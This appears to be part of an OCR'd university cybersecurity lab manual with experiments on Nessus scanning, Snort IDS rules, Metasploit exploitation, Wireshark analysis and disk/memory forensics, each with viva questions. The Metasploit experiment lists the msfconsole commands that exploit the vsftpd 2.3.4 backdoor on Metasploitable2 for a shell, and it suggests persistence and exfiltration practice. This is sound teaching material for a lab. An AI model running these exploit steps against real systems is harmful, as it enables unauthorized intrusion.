


6. Launch the Scan

- Starts the vulnerability assessment.

7. View Scan Results

- Review vulnerabilities found (sorted by severity: Critical, High, Medium, Low, Info)
  Helps prioritize risk mitigation based on severity and CVE references.



8. Generate and Export Report

- Click **Report → Export → PDF/HTML/CSV**
  Generates a detailed document of vulnerabilities and solutions.

Result

Nessus was successfully used to scan a target system, detect multiple vulnerabilities based on CVEs, and generate a comprehensive report categorizing threats by severity for mitigation planning.

Innovative Approach:
 Prioritizing Vulnerabilities with CVSS Metrics
1. Beyond scanning, students will analyze scan results using **CVSS (Common Vulnerability Scoring System)** and propose remediation plans based on severity and exploitability, simulating the prioritization process used in real organizations.

Pre-Viva Questions

1. What is vulnerability scanning and how is it different from penetration testing?
2. What are the main components of the Nessus architecture?
3. Why are CVEs important in vulnerability reports?
4. Name a few types of scans supported by Nessus.
5. What kind of systems should you avoid scanning without permission?

Post-Viva Questions

1. Which scan template did you use and why?
2. How does Nessus identify vulnerabilities on a target system?
3. What was the most severe vulnerability found in your scan?
4. How can you reduce false positives in Nessus results?
5. What action would you take after receiving a high-severity vulnerability report?

Exp 5: Implementing and Configuring an Intrusion Detection System (IDS)

Aim

To implement and configure an Intrusion Detection System (IDS) on a network to monitor, detect, and alert for suspicious activities and possible attacks.

Objectives

1. Understand the working of signature-based and anomaly-based IDS.
2. Install and configure an IDS such as Snort or Suricata.
3. Monitor live network traffic for intrusion attempts.
4. Create and test basic custom intrusion detection rules.
5. Analyze IDS alerts and logs for suspicious patterns.

Tools Required

- **Snort** (or **Suricata**) IDS
- **Kali Linux** / Ubuntu
- **Wireshark** (for optional packet analysis)
- **Attack simulation tools** (e.g., nmap, hping3)
- **Text editor** (e.g., nano, vim)
- **Internet connection**

Algorithm

1. Install Snort or Suricata on a Linux system.
2. Configure the IDS to operate in NIDS (Network IDS) mode.
3. Set the network interface to promiscuous mode.
4. Add custom detection rules to the configuration.
5. Start the IDS and monitor traffic.
6. Simulate an attack using tools like nmap.
7. Observe and interpret the alerts generated by the IDS.

Step-by-Step Procedure with Explanation

1. Install Snort (on Ubuntu/Kali)

```
sudo apt update
sudo apt install snort
```

Installs Snort, a widely-used open-source IDS tool.

2. Configure Network Interface

- Identify your network interface:

  ```
  ip a
  ```

- Set interface in promiscuous mode:

  sudo ifconfig eth0 promisc

Promiscuous mode allows the IDS to inspect all packets on the network.

3. Check Snort Configuration

snort -T -c /etc/snort/snort.conf

Tests the configuration file for errors before starting live monitoring.

4. Add a Custom Rule

Edit rule file:

sudo nano /etc/snort/rules/local.rules

Add a rule:

alert icmp any any -> any any (msg:"ICMP Ping Detected"; sid:1000001; rev:1;)

This rule generates an alert whenever a ping (ICMP echo) is detected.

5. Start Snort in IDS Mode

sudo snort -A console -q -c /etc/snort/snort.conf -i eth0

Starts Snort to display alerts in real-time on the terminal.

6. Simulate an Attack

ping <target IP>
nmap <target IP>

These generate suspicious traffic to trigger Snort alerts.

7. Observe Alerts

Snort will output lines such as:

css

[**] [1:1000001:1] ICMP Ping Detected [**]

This confirms that Snort is actively monitoring and alerting on defined threats.

Sample Output

- Terminal showing Snort alerts (e.g., “ICMP Ping Detected”).
- Snort logs containing timestamps, source and destination IPs, and triggered rule info.
- Wireshark capture (optional) showing packet details.

Innovative Approach:

 Custom Rule Creation for Emerging Threats

Students can create custom Snort or Suricata rules to detect unusual traffic patterns like DNS tunneling or suspicious API calls—promoting understanding of advanced threats not covered by default rules.

Result

An Intrusion Detection System was successfully implemented and configured using Snort. The IDS detected simulated attacks and generated appropriate alerts based on custom rules, demonstrating real-time traffic monitoring and threat detection capabilities.

Pre-Viva Questions

1. What is the difference between IDS and IPS?
2. Name two types of IDS and explain their functions.
3. What is promiscuous mode and why is it important in IDS?
4. What are signatures in the context of Snort?
5. What kind of traffic can trigger alerts in an IDS?

Post-Viva Questions

1. How did you test the custom Snort rule?
2. What command starts Snort in live monitoring mode?
3. How does Snort differentiate between different attack types?
4. Where are Snort logs stored by default?
5. What could be the next step after detecting an intrusion?

Exp 6: Exploiting a Sample Vulnerability using Metasploit

Aim

To exploit a known vulnerability in a vulnerable system using the **Metasploit Framework** and gain unauthorized access for ethical testing and understanding of exploitation techniques.

Objectives

1. To understand how the Metasploit Framework works for penetration testing.
2. To set up a test environment using a vulnerable VM (e.g., Metasploitable2).
3. To find and select an exploit module for a known vulnerability.
4. To configure payloads and execute an exploit using Metasploit.
5. To gain a reverse shell or meterpreter session and analyze post-exploitation tasks.

Tools Required

- **Kali Linux** (attacker machine)
- **Metasploit Framework**
- **Metasploitable2** (target vulnerable VM)
- **nmap** (for service discovery)
- **Internet connection (optional)**

Algorithm

1. Launch Kali Linux and Metasploitable2 on the same virtual network.
2. Scan the target using nmap to find open ports and services.
3. Identify a vulnerable service and select a suitable Metasploit exploit.
4. Set the target IP and configure payload and options.
5. Run the exploit and observe the result.
6. Interact with the session and verify access.
7. Log the outcome and exit the session securely.

Step-by-Step Procedure with Explanation

1. Start Both Virtual Machines

Ensure **Kali Linux** (attacker) and **Metasploitable2** (victim) are on the **same NAT or host-only network**.

Required for network communication between the machines.

2. Discover Target Services Using Nmap

```
nmap -sV <Target-IP>
```

Scans the Metasploitable2 VM to find services and versions.

3. Launch Metasploit Console

msfconsole

Starts the Metasploit Framework used for exploitation.

```
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:b4:60:1e
          inet addr:192.168.146.128  Bcast:192.168.146.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:feb4:601e/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:473 errors:0 dropped:0 overruns:0 frame:0
          TX packets:99 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:31609 (30.8 KB)  TX bytes:12768 (12.4 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:188 errors:0 dropped:0 overruns:0 frame:0
          TX packets:188 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:66773 (65.2 KB)  TX bytes:66773 (65.2 KB)

msfadmin@metasploitable:~$
```

4. Search for Vulnerability Modules

Example for vsftpd backdoor:


search vsftpd

Finds an existing exploit module for the vulnerable service.

5. Use the Exploit Module

use exploit/unix/ftp/vsftpd_234_backdoor

Loads the module for the vsftpd 2.3.4 vulnerability.



6. Set Target IP

set RHOST <Target-IP>

7. Set Payload (if required)

set PAYLOAD cmd/unix/interact

Defines what code is executed after successful exploitation.

8. Run the Exploit

exploit

Executes the attack and attempts to get a session.


9. Interact with the Session

You may receive a shell or Meterpreter session:

shell

Confirms successful exploitation.

10. Exit and Clean Up



Result

A known vulnerability in the target system was successfully exploited using the Metasploit Framework, resulting in unauthorized access (reverse shell), thus demonstrating real-world ethical hacking and exploitation techniques in a controlled lab environment.

Innovative Approach:

 Post-Exploitation Analysis

After successful exploitation, students perform post-exploitation tasks such as privilege escalation, persistence, or data exfiltration (ethically and on a test machine), giving a deeper look into real attacker behavior and response strategies.

Pre-Viva Questions

1. What is Metasploit and how is it used in penetration testing?
2. What is the difference between an exploit and a payload?
3. What is the purpose of nmap in ethical hacking?
4. What is the Metasploitable2 VM used for?
5. Name different types of payloads in Metasploit.

Post-Viva Questions

1. Which vulnerability did you exploit and why?
2. How do you set the target IP in Metasploit?
3. What happened after you ran the exploit?
4. What is a reverse shell and how is it achieved?
5. What precautions should be taken when using Metasploit in real environments?

Exp 7: Analyzing Network Traffic with Wireshark

Aim

To capture and analyze network packets using **Wireshark**, understand different protocols, and identify potential anomalies or security issues in the traffic.

Objectives

1. To install and set up Wireshark for packet analysis.
2. To capture live traffic from a network interface.
3. To identify and analyze various network protocols (e.g., HTTP, TCP, ICMP, DNS).
4. To inspect packet details like source/destination IP, port, flags, etc.
5. To detect anomalies, suspicious packets, or signs of attack (e.g., scans, DoS).

Tools Required

- **Wireshark** (latest version)
- **Kali Linux / Windows / Ubuntu**
- **Internet connection / test LAN**
- Optional tools: ping, curl, nmap (for traffic simulation)

Algorithm

1. Install and launch Wireshark.
2. Select the correct network interface to monitor.
3. Start the capture session.
4. Generate sample traffic (e.g., browse websites, use ping).
5. Stop the capture after a few minutes.
6. Apply filters and analyze captured packets.
7. Save capture for reporting and reference.

Step-by-Step Procedure with Explanation

1. Launch Wireshark

Open Wireshark from the application menu or terminal.

Wireshark is a GUI-based packet analyzer tool.

2. Select a Network Interface


Choose your active internet/network interface (e.g., eth0, wlan0).

The correct interface ensures meaningful traffic is captured.

3. Start Capturing Packets

Click **Start Capturing** or the blue shark fin icon.

Begins recording all packet data from the selected interface.



4. Generate Network Traffic

Use:

ping google.com
curl http://example.com
nmap <target-ip>

Helps simulate common protocols and traffic for analysis.

5. Stop Capture After 1–2 Minutes


Click the red square icon to stop the capture.

6. Analyze Captured Packets

Use filters such as:

- http – to view HTTP traffic
- icmp – to view ping requests
- dns – for DNS queries
- tcp.port == 80 – specific TCP ports

Filters help isolate specific types of traffic for deep inspection.




7. Inspect Individual Packets

Click a packet to expand and view:

- Ethernet frame
- IP headers
- TCP/UDP headers
- Payload and flags


Packet-level inspection shows detailed protocol behavior and anomalies.



8. Save Capture File

File → Save As → .pcapng or .pcap

Useful for future analysis or submission.



Innovative Approach:

 Anomaly-Based Traffic Analysis

Instead of just capturing packets, students will analyze anomalies—**e**.g., unusual protocols on unexpected ports, traffic spikes, or abnormal connection durations—mimicking real SOC (Security Operations Center) activities.

Result

Wireshark was successfully used to capture and analyze network traffic, identify various protocols, inspect packet-level details, and filter out suspicious or interesting packets for network security analysis.

Pre-Viva Questions

1. What is the purpose of Wireshark in cybersecurity?
2. What is a packet and what does it contain?
3. Define the difference between TCP and UDP.
4. What is the function of filters in Wireshark?
5. How does ICMP differ from HTTP in packet behavior?

Post-Viva Questions

1. Which filters did you apply and why?
2. What was the IP address of the DNS server observed?
3. Were there any retransmissions or errors in your capture?
4. Did you observe any unusual port activity?
5. How can Wireshark help in detecting a man-in-the-middle attack?

Exp 8: Investigating a Cyber Incident using Forensics Tools

Aim

To investigate a simulated cyber incident using forensic tools and analyze digital evidence from a compromised system.

Objectives

1. To understand the phases of digital forensics in a cyber incident.
2. To acquire and examine disk or memory images using forensic tools.
3. To identify artifacts such as deleted files, logs, or suspicious executables.
4. To analyze browser history, USB access logs, or malicious processes.
5. To prepare a basic forensics report based on findings.

Tools Required

- **Autopsy** (GUI-based digital forensics tool)
- **FTK Imager** / dd (for evidence acquisition)
- **Volatility** (for memory analysis)
- **Kali Linux** or Windows system
- Sample disk/memory image (e.g., .E01, .dd, .mem)
- Internet (for tool installation or artifact correlation)

Algorithm

1. Acquire disk/memory image from a suspect system.
2. Load the image into a forensics tool (e.g., Autopsy or Volatility).
3. Analyze file structure, logs, and suspicious artifacts.
4. Recover deleted files or hidden files.
5. Correlate timestamps and access history.
6. Document findings and create a basic timeline of the incident.

Step-by-Step Procedure with Explanation

1. Launch Autopsy or FTK Imager

Open the forensics tool from your applications menu.

Autopsy provides a GUI interface for analyzing disk images and extracting evidence.

2. Load Disk Image

In Autopsy:

- Create a new case → Add Data Source → Select .dd or .E01 file

Disk images are copies of a suspect's storage, crucial for evidence.

3. Analyze File System

Explore:

- User directories
- Recently accessed files
- Suspicious executables
- Timestamps (MAC times)

Shows potential tampering, deleted files, or malware.

4. Recover Deleted Files

Autopsy > "Deleted Files" module → Restore and analyze contents

Attackers often delete logs or payloads—recovery can reveal them.

5. Examine Browser History & Downloads

Modules: Web History, Downloads

Tracks malicious websites or phishing sites visited.

6. Analyze USB Device History (if applicable)

Look for setupapi.dev.log, Registry entries (on Windows systems)

Reveals data exfiltration or unauthorized device usage.

7. Optional: Memory Analysis using Volatility

```
vol.py -f memory.img imageinfo
vol.py -f memory.img pslist
vol.py -f memory.img malfind
```

Identifies running processes, injected code, or hidden malware.

8. Document Timeline and Findings

Autopsy → "Timeline" → View events by time
Export all relevant evidence and take notes for report.

Helps reconstruct the attacker's activity in sequence.

Output

- Screenshot of loaded disk image in Autopsy
- List of recovered deleted files
- Evidence of suspicious files, logs, and activities
- Timeline view of user activity

- Memory analysis output (optional with Volatility)

Innovative Approach:

Timeline Reconstruction and Threat Attribution

Students create a **timeline of attacker activity** using forensic evidence (e.g., logs, browser history, deleted files), and use open-source intelligence (OSINT) to guess threat actors or malware families involved—simulating threat intelligence analysis.

Result

A cyber incident was successfully investigated using forensic tools like Autopsy and Volatility, uncovering deleted files, suspicious activities, and digital evidence for reporting.

Pre-Viva Questions

1. What are the phases of digital forensics?
2. What is a disk image and why is it important?
3. Name common file systems Autopsy can analyze.
4. What types of evidence can you recover from memory analysis?
5. What are MAC times in digital forensics?

Post-Viva Questions

1. What suspicious activity did you identify in the experiment?
2. Which deleted file(s) were recovered and what did they reveal?
3. How does timeline analysis help in incident investigation?
4. What evidence indicates data exfiltration?
5. How do forensic tools maintain evidence integrity?